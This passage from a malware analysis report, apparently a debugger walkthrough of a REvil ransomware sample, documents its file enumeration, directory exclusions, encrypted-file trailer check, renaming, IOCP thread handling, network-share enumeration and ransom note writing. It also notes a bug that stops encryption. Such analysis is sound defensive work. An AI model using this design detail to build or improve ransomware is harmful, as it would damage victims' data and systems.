006FF5D4 00000000
006FF5D8 04B58600
```

Figure 104

The ransomware enumerates the files using the FindFirstFileW and FindNextFileW APIs:




```
01287450   50                push eax
01287451   56                push esi
01287452   FF 15 0C 4E 29 01 call dword ptr ds:[<&FindFirstFileW>]
01287458   89 45 FC          mov dword ptr ss:[ebp-14],eax

dword ptr [01294E0C <malware.&FindFirstFileW>]=<kernel32.FindFirstFileW>

.text:01287452 malware.exe:$7452 #6852
```

```
x87SW_SF 0  x87SW_P   1  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)   5   Unlock
1: [esp] 04ADAC08 L"\\\\?\\C:\\*"
2: [esp+4] 006FF610
3: [esp+8] 04B58600
4: [esp+C] 04ADAC08 L"\\\\?\\C:\\*"
```

```
006FF5F8 04ADAC08 L"\\\\?\\C:\\*"
006FF5FC 006FF610
```

Figure 105



```
01287547   50                push eax
01287548   FF 75 EC          push dword ptr ss:[ebp-14]
0128754B   FF 15 10 4F 29 01 call dword ptr ds:[<&FindNextFileW>]
01287551   85 C0             test eax,eax

dword ptr [01294F10 <malware.&FindNextFileW>]=<kernel32.FindNextFileW>

.text:0128754B malware.exe:$754B #694B
```


```
x87SW_SF 0  x87SW_P   1  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)   5   Unlock
1: [esp] 00777410
2: [esp+4] 006FF610
3: [esp+8] 04B58600
4: [esp+C] 04ADAC08 L"\\\\?\\c:\\$recycle.bin
```

```
006FF5F8 00777410
006FF5FC 006FF610
```

Figure 106

All directories identified on a drive are compared with the following strings: "program files", "program files (x86)", and "decrypt_everything".

A file extension is extracted by calling the PathFindExtensionW routine:




```
●  01283315   56                 push esi
EIP ──→ ●  01283316   FF 15 94 4E 29 01  call dword ptr ds:[<&PathFindExtensionW>]
●  0128331C   8B F0              mov esi,eax

dword ptr [01294E94 <malware.&PathFindExtensionW>]=<shlwapi.PathFindExtensionW>

.text:01283316 malware.exe:$3316 #2716
```

```
x87SW_O  0  x87SW_Z  0  x87SW_D  0
Default (stdcall)   5   ☐ Unlock
1:  [esp] 006FF63C L"bootmgr"
2:  [esp+4] 04ADAC08 L"\\\\?\\c:\\bootmgr"
3:  [esp+8] 0074006E
4:  [esp+C] 00730075

006FF5D0 006FF63C L"bootmgr"
```

Figure 107

The malware opens a file using CreateFileW (0x80000000 = **GENERIC_READ**, 0x1 = **FILE_SHARE_READ**, 0x3 = **OPEN_EXISTING**):



```
●  0128297F   56                 push esi
●  01282980   56                 push esi
●  01282981   6A 03              push 3
●  01282983   56                 push esi
●  01282984   6A 01              push 1
●  01282986   68 00 00 00 80     push 80000000
●  0128298B   52                 push edx
EIP ──→ ●  0128298C   FF 15 28 4F 29 01  call dword ptr ds:[<&CreateFileW>]
●  01282992   8B F8              mov edi,eax

dword ptr [01294F28 <malware.&CreateFileW>]=<kernel32.CreateFileW>

.text:0128298C malware.exe:$298C #1D8C
```


```
x87StatusWord 0020
x87SW_B   0  x87SW_C3  0  x87SW_C2  0
x87SW_C1  0  x87SW_C0  0  x87SW_ES  0
x87SW_SF  0  x87SW_P   1  x87SW_U   0
x87SW_O   0  x87SW_Z   0  x87SW_D   0
Default (stdcall)   5   ☐ Unlock
1:  [esp] 04ADAC08 L"\\\\?\\c:\\bootmgr"
2:  [esp+4] 80000000
3:  [esp+8] 00000001
4:  [esp+C] 00000000
```

```
Address   Hex                                              ASCII
01295F98  00 00 1E 05 35 00 00 00 B8 85 5D 05 00 00 6A 05  ....5.....]...j.
01295FA8  35 00 00 00 B8 85 A9 05 1E 00 00 00 00 00 00 00  5.....©.........
01295FB8  90 98 AD 04 30 A1 AD 04 08 00 00 00 00 00 00 00  ....0¡..........
```

```
006FF484  04ADAC08  L"\\\\?\\c:\\bootmgr"
006FF488  80000000
006FF48C  00000001
006FF490  00000000
006FF494  00000003
006FF498  00000000
006FF49C  00000000
```

Figure 108

The malicious binary moves the file pointer to the last 0xE8 bytes in the file (0x0 = **FILE_BEGIN**):




```
●  012829B2   56                 push esi
●  012829B3   6A FF              push FFFFFFFF
●  012829B5   68 18 FF FF FF     push FFFFFF18
●  012829BA   57                 push edi
EIP ──→ ●  012829BB   FF 15 E4 4E 29 01  call dword ptr ds:[<&SetFilePointerEx>]
●  012829C1   56                 push esi

dword ptr [01294EE4 <malware.&SetFilePointerEx>]=<kernel32.SetFilePointerEx>

.text:012829BB malware.exe:$29BB #1DBB
```

```
x87SW_B   0  x87SW_C3  0  x87SW_C2  0
x87SW_C1  0  x87SW_C0  0  x87SW_ES  0
x87SW_SF  0  x87SW_P   1  x87SW_U   0
x87SW_O   0  x87SW_Z   0  x87SW_D   0
Default (stdcall)   5   ☐ Unlock
1:  [esp] 00000460
2:  [esp+4] FFFFFF18
3:  [esp+8] FFFFFFFF
4:  [esp+C] 00000000
```

```
006FF48C  00000460
006FF490  FFFFFF18
006FF494  FFFFFFFF
006FF498  00000000
```

Figure 109

REvil reads the last 0xE8 bytes from a file, which we believe that are common to all encrypted files (see figure 110). It computes the CRC32 hash of the extracted buffer and compares it with a 4-byte value.



```
●  012829C1   56                 push esi
●  012829C2   8D 45 FC           lea eax,dword ptr ss:[ebp-4]
●  012829C5   50                 push eax
●  012829C6   68 E8 00 00 00     push E8
●  012829CB   53                 push ebx
●  012829CC   57                 push edi
EIP ──→ ●  012829CD   FF 15 EC 4E 29 01  call dword ptr ds:[<&ReadFile>]
●  012829D3   85 C0              test eax,eax

dword ptr [01294EEC <malware.&ReadFile>]=<kernel32.ReadFile>

.text:012829CD malware.exe:$29CD #1DCD
```


```
x87StatusWord 0020
x87SW_B   0  x87SW_C3  0  x87SW_C2  0
x87SW_C1  0  x87SW_C0  0  x87SW_ES  0
x87SW_SF  0  x87SW_P   1  x87SW_U   0
x87SW_O   0  x87SW_Z   0  x87SW_D   0
Default (stdcall)   5   ☐ Unlock
1:  [esp] 00000460
2:  [esp+4] 006FF4D0
3:  [esp+8] 000000E8
4:  [esp+C] 006FF4AC
```

```
Address   Hex                                              ASCII
006FF4D0  20 19 88 91 26 0F E6 7B 81 34 2A E7 F9 D8 FA 43   ...&.æ{.4*çùØúC
```

```
006FF48C  00000460
006FF490  006FF4D0
006FF494  000000E8
006FF498  006FF4AC
006FF49C  00000000
```

Figure 110

The process obtains file system attributes for a file or directory by calling the GetFileAttributesW routine:




```
01282BDC  57                 push edi
01282BDD  FF 15 B0 4E 29 01  call dword ptr ds:[<&GetFileAttributesW>]
01282BE3  83 F8 FF           cmp eax,FFFFFFFF

dword ptr [01294EB0 <malware.&GetFileAttributesW>]=<kernel32.GetFileAttributesW>

.text:01282BDD malware.exe:$2BDD #1FDD
```

```
x87SW_O  0  x87SW_Z  0  x87SW_D  0
Default (stdcall)  5  Unlock
1: [esp]   04ADAC08 L"\\\\?\\c:\\bootmgr"
2: [esp+4] 04B58600
3: [esp+8] 04ADAB78
4: [esp+C] 00061302

006FF4BC  04ADAC08  L"\\\\?\\c:\\bootmgr"
```

Figure 111

New attributes are set for a file using SetFileAttributesW (0x80 = **FILE_ATTRIBUTE_NORMAL**):




```
01282BEC  68 80 00 00 00     push 80
01282BF1  57                 push edi
01282BF2  FF 15 D8 4D 29 01  call dword ptr ds:[<&SetFileAttributesW>]
01282BF8  85 C0              test eax,eax

dword ptr [01294DD8 <malware.&SetFileAttributesW>]=<kernel32.SetFileAttributesW>

.text:01282BF2 malware.exe:$2BF2 #1FF2
```

```
x87SW_SF  0  x87SW_P  1  x87SW_U  0
x87SW_O   0  x87SW_Z  0  x87SW_D  0
Default (stdcall)  5  Unlock
1: [esp]   04ADAC08 L"\\\\?\\c:\\bootmgr"
2: [esp+4] 00000080
3: [esp+8] 04B58600
4: [esp+C] 04ADAB78

006FF4B8  04ADAC08  L"\\\\?\\c:\\bootmgr"
006FF4BC  00000080
```

Figure 112

There is a bug implemented by the malware's author that prevents the files encryption. Firstly, the ransomware adds the ransomware extension to files using MoveFileW:




```
01287300  53                 push ebx
01287301  50                 push eax
01287302  FF 15 3C 50 29 01  call dword ptr ds:[<&MoveFileW>]
01287308  8B F0              mov esi,eax

dword ptr [0129503C <malware.&MoveFileW>]=<kernel32.MoveFileW>

.text:01287302 malware.exe:$7302 #6702
```

```
x87SW_SF  0  x87SW_P  1  x87SW_U  0
x87SW_O   0  x87SW_Z  0  x87SW_D  0
Default (stdcall)  5  Unlock
1: [esp]   04ADA780 L"\\\\?\\c:\\bootmgr"
2: [esp+4] 04B58790 L"\\\\?\\c:\\bootmgr.2nOmg
3: [esp+8] 065B94A0
4: [esp+C] 065B94A0

006FF490  04ADA780  L"\\\\?\\c:\\bootmgr"
006FF494  04B58790  L"\\\\?\\c:\\bootmgr.2nOmqzwej2"
```

Figure 113

Whether the call is successful, the return value is supposed to be nonzero. The bug that was introduced doesn't allow the execution to break out of the loop, and there is a second try to rename a file. However, because the file was successfully renamed, the process raises the **ERROR_FILE_NOT_FOUND** error.

The binary posts an empty I/O completion packet to the IOCP created earlier:




```
0128795F  53                 push ebx
01287960  53                 push ebx
01287961  53                 push ebx
01287962  FF 76 08           push dword ptr ds:[esi+8]
01287965  FF 15 D8 4F 29 01  call dword ptr ds:[<&PostQueuedCompletionStatus>]
01287968  8D 45 DC           lea eax,dword ptr ss:[ebp-24]

dword ptr [01294FD8 <malware.&PostQueuedCompletionStatus>]=<kernel32.PostQueuedCompletionStatus>

.text:01287965 malware.exe:$7965 #6D65
```

```
x87SW_B   0  x87SW_C3  0  x87SW_C2  0
x87SW_C1  0  x87SW_C0  0  x87SW_ES  0
x87SW_SF  0  x87SW_P   1  x87SW_U   0
x87SW_O   0  x87SW_Z   0  x87SW_D   0
Default (stdcall)  5  Unlock
1: [esp]   00000478
2: [esp+4] 00000000
3: [esp+8] 00000000
4: [esp+C] 00000000

006FF868  00000478
006FF86C  00000000
006FF870  00000000
006FF874  00000000
```

Figure 114

It's interesting that even if the ransomware fails at reading the file content and sending it to the encryption threads, it creates 2 (which is the number of processors) more such threads (sub_1282EA7 function).

A new thread that will run a different function is created by the malware:




```
01283087  52                    push edx
01283088  52                    push edx
01283089  50                    push eax
0128308A  68 77 76 28 01        push malware.1287677
0128308F  89 15 CC 5C 29 01     mov dword ptr ds:[1295CCC],edx
01283095  89 38                 mov dword ptr ds:[eax],edi
01283097  8B 0D D0 5C 29 01     mov ecx,dword ptr ds:[1295CD0]
0128309D  52                    push edx
0128309E  89 0D E0 5C 29 01     mov dword ptr ds:[1295CE0],ecx
012830A4  8B 0D D4 5C 29 01     mov ecx,dword ptr ds:[1295CD4]
012830AA  52                    push edx
012830AB  89 7D E8              mov dword ptr ss:[ebp-18],edi
012830AE  89 0D E4 5C 29 01     mov dword ptr ds:[1295CE4],ecx
012830B4  89 15 D0 5C 29 01     mov dword ptr ds:[1295CD0],edx
012830BA  89 15 D4 5C 29 01     mov dword ptr ds:[1295CD4],edx
EIP → 012830C0  FF 15 04 50 29 01     call dword ptr ds:[<&CreateThread>]
012830C6  6A FF                 push FFFFFFFF

dword ptr [01295004 <malware.&CreateThread>]=<kernel32.CreateThread>

.text:012830C0 malware.exe:$30C0 #24C0
```

```
x87r6 3FFF8000000000000000 ST6 Empty 1.000000
x87r7 00000000000000000000 ST7 Empty 0.000000

x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0020
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   1  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)  5  Unlock
1: [esp] 00000000
2: [esp+4] 00000000
3: [esp+8] 01287677 malware.01287677
4: [esp+C] 04ADA490
```

```
Address  Hex                                              ASCII
04ADA758 00 00 00 00 66 31 28 01 B9 32 28 01 00 00 00 00 ....f1(.'2(.....
04ADA768 30 A7 AD 04 00 00 00 00 00 00 00 00 00 00 00 00 0§..............

006FF868 00000000
006FF86C 00000000
006FF870 01287677 malware.01287677
006FF874 04ADA490
006FF878 00000000
006FF87C 00000000
```

Figure 115

The process waits until the above thread finishes via a function call to WaitForSingleObject:




```
012830C6  6A FF                 push FFFFFFFF
012830C8  50                    push eax
EIP → 012830C9  FF 15 2C 4F 29 01     call dword ptr ds:[<&WaitForSingleObject>]
012830CF  A1 D4 5C 29 01        mov eax,dword ptr ds:[1295CD4]

dword ptr [01294F2C <malware.&WaitForSingleObject>]=<kernel32.WaitForSingleObject>

.text:012830C9 malware.exe:$30C9 #24C9
```

```
x87SW_SF 0  x87SW_P   1  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)  5  Unlock
1: [esp] 00000464
2: [esp+4] FFFFFFFF
3: [esp+8] 00000000
4: [esp+C] 00000000

006FF878 00000464
006FF87C FFFFFFFF
```

Figure 116

Thread activity – sub_1282EA7 function

The GetQueuedCompletionStatus routine is utilized to dequeue an I/O completion packet from the IOCP:



```
01282EDD  6A FF                 push FFFFFFFF
01282EDF  8D 44 24 14           lea eax,dword ptr ss:[esp+14]
01282EE3  50                    push eax
01282EE4  8D 44 24 24           lea eax,dword ptr ss:[esp+24]
01282EE8  50                    push eax
01282EE9  8D 44 24 20           lea eax,dword ptr ss:[esp+20]
01282EED  50                    push eax
01282EEE  FF 76 08              push dword ptr ds:[esi+8]
EIP → 01282EF1  FF 15 80 4F 29 01     call dword ptr ds:[<&GetQueuedCompletionStatus>]
01282EF7  39 1D CC 5C 29 01     cmp dword ptr ds:[1295CCC],ebx

dword ptr [01294F80 <malware.&GetQueuedCompletionStatus>]=<kernel32.GetQueuedCompletionStatus>

.text:01282EF1 malware.exe:$2EF1 #22F1
```

```
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0
x87SW_O  0  x87SW_Z   0  x87SW_D   0

Default (stdcall)  5  Unlock
1: [esp] 00000478
2: [esp+4] 0636FB94
3: [esp+8] 0636FB9C
4: [esp+C] 0636FB90
```


```
Address  Hex                                              ASCII
0636FB90 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................

0636FB8C 00000478
0636FB70 0636FB94
0636FB74 0636FB9C
0636FB78 0636FB90
0636FB7C FFFFFFFF
```

Figure 117

Thanks to the bug implemented by REvil in this binary, the completion packet is always empty, and then the encryption couldn't occur.

Thread activity – sub_1287677 function

The ransomware starts enumerating all currently connected network resources (0x1 = **RESOURCE_CONNECTED**):



```
012876C6   51            push ecx
012876C7   57            push edi
012876C8   6A 00         push 0
012876CA   6A 00         push 0
012876CC   50            push eax
012876CD   89 44 24 34   mov dword ptr ss:[esp+34],eax
012876D1   FF 15 14 4F 29 01   call dword ptr ds:[<&WNetOpenEnumW>]

dword ptr [01294F14 <malware.&WNetOpenEnumW>]=<mpr.WNetOpenEnumW>

.text:012876D1 malware.exe:$76D1 #6AD1
```


```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5
1: [esp] 00000001
2: [esp+4] 00000000
3: [esp+8] 00000000
4: [esp+C] 00000000
```

```
Address  Hex                                              ASCII
04ADA758 00 00 00 00 66 31 28 01 B9 32 28 01 00 00 00 00 ....f1(.'2(.....
```

```
064AFB2C 00000001
064AFB30 00000000
064AFB34 00000000
064AFB38 00000000
064AFB3C 064AFB58
```

Figure 118

The enumeration continues by calling the WNetEnumResourceW API:




```
012876FD   50            push eax
012876FE   53            push ebx
012876FF   8D 44 24 1C   lea eax,dword ptr ss:[esp+1C]
01287703   50            push eax
01287704   FF 74 24 24   push dword ptr ss:[esp+24]
01287708   FF 15 58 50 29 01   call dword ptr ds:[<&WNetEnumResourceW>]

dword ptr [01295058 <malware.&WNetEnumResourceW>]=<mpr.WNetEnumResourceW>

.text:01287708 malware.exe:$7708 #6B08
```

```
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5
1: [esp] 00782918 "c0nn"
2: [esp+4] 064AFB54
3: [esp+8] 04ADAC08
4: [esp+C] 064AFB5C
```

```
064AFB30 00782918 "c0nn"
064AFB34 064AFB54
064AFB38 04ADAC08
064AFB3C 064AFB5C
```

Figure 119

For every network share that can be accessed, the malware creates a ransom note inside every folder (0x40000000 = **GENERIC_WRITE**, 0x2 = **CREATE_ALWAYS**):



```
012833AB   53            push ebx
012833AC   53            push ebx
012833AD   6A 02         push 2
012833AF   53            push ebx
012833B0   53            push ebx
012833B1   68 00 00 00 40   push 40000000
012833B6   57            push edi
012833B7   FF 15 28 4F 29 01   call dword ptr ds:[<&CreateFileW>]

dword ptr [01294F28 <malware.&CreateFileW>]=<kernel32.CreateFileW>

.text:012833B7 malware.exe:$33B7 #27B7
```


```
x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5
1: [esp] 04B58958 L"\\\\?\\UNC\\DESKTOP-[redacted]
2: [esp+4] 40000000
3: [esp+8] 00000000
4: [esp+C] 00000000
```

```
Address  Hex                                              ASCII
04B58958 5C 00 5C 00 3F 00 5C 00 55 00 4E 00 43 00 5C 00 \.\.?.\.U.N.C.\.
